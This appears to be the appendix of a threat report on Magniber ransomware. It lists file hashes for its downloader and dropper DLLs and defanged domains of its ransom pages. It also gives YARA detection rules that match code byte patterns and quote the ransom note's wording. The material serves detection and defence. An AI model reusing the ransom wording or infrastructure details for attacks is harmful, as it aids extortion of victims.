    - 758c730bd5ce13395261c87654b9f502661e70dd15f474c05fab3da97165da37
  - ダウンローダ（DLLファイル）
    - bae28fb8c01c5b544400cc920f16e84546fdd255427ef8ee5961384afc843658
    - 730e9aaf852653ee296d8f1a5ec6ede4250acf90dbfd1eb56a107bc3a1e2e5d7
  - ドロッパー（DLLファイル）
    - 41244ba3a23d41c195451e25a8f658099e87b0e8b03987f37ea1e9a15832498b

Appendix-1: IoC

Magniber

- ランサムページ
  - *.shepain[.]quest
  - *.putout[.]space
  - *.ofideas[.]uno
  - *.megrow[.]site
  - *.ranmuch[.]space
  - *.gaplies[.]fit
  - *.gunfail[.]quest
  - *.raredoe[.]uno
  - *.weruns[.]quest
  - *.ohroot[.]icu
  - *.allrids[.]art
  - *.madsell[.]cyou

Appendix-2: Detection Rule

```
import "pe“
rule Magniber_T1
{
  strings:
      $hex_1 = {48 FF C6 (EB | E9)}
      $hex_2 = {48 FF C7 (EB | E9)}
      $hex_3 = {48 FF C2 (EB | E9)}
      $hex_4 = {48 33 DB (EB | E9)}
      $hex_5 = {0F 05  (EB | E9)}

  condition:
      pe.is_pe and filesize <= 110KB and all of ($hex_*)
}
```

Appendix-2: Detection Rule

```
rule Magniber_T2
{
    strings:
        $str_1 = "OUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!" wide
        $str_2 = "Your files are NOT damaged! Your files are modified only. This modification is reversible." wide

    condition:
        all of ($str_*)
}
```

Appendix-2: Detection Rule

```
rule Magniber_T3
{
    strings:
        $hex_1 = {8D 41 A0 69 C0 6B F2 DA 00 03 D8}
        $hex_2 = {8D 41 A0 69 C0 F1 1B 08 00 03 d8}
        $hex_3 = {8D 41 A0 69 C0 E3 4C 00 00 03 D8}
        $hex_4 = {8D 41 A0 69 C0 D9 02 00 00 03 D8}
        $hex_5 = {8D 41 A0 6B C0 1B 03 D8}
        $hex_6 = {83 C3 A0 03 D9}

    condition:
        all of ($hex_*)
}
```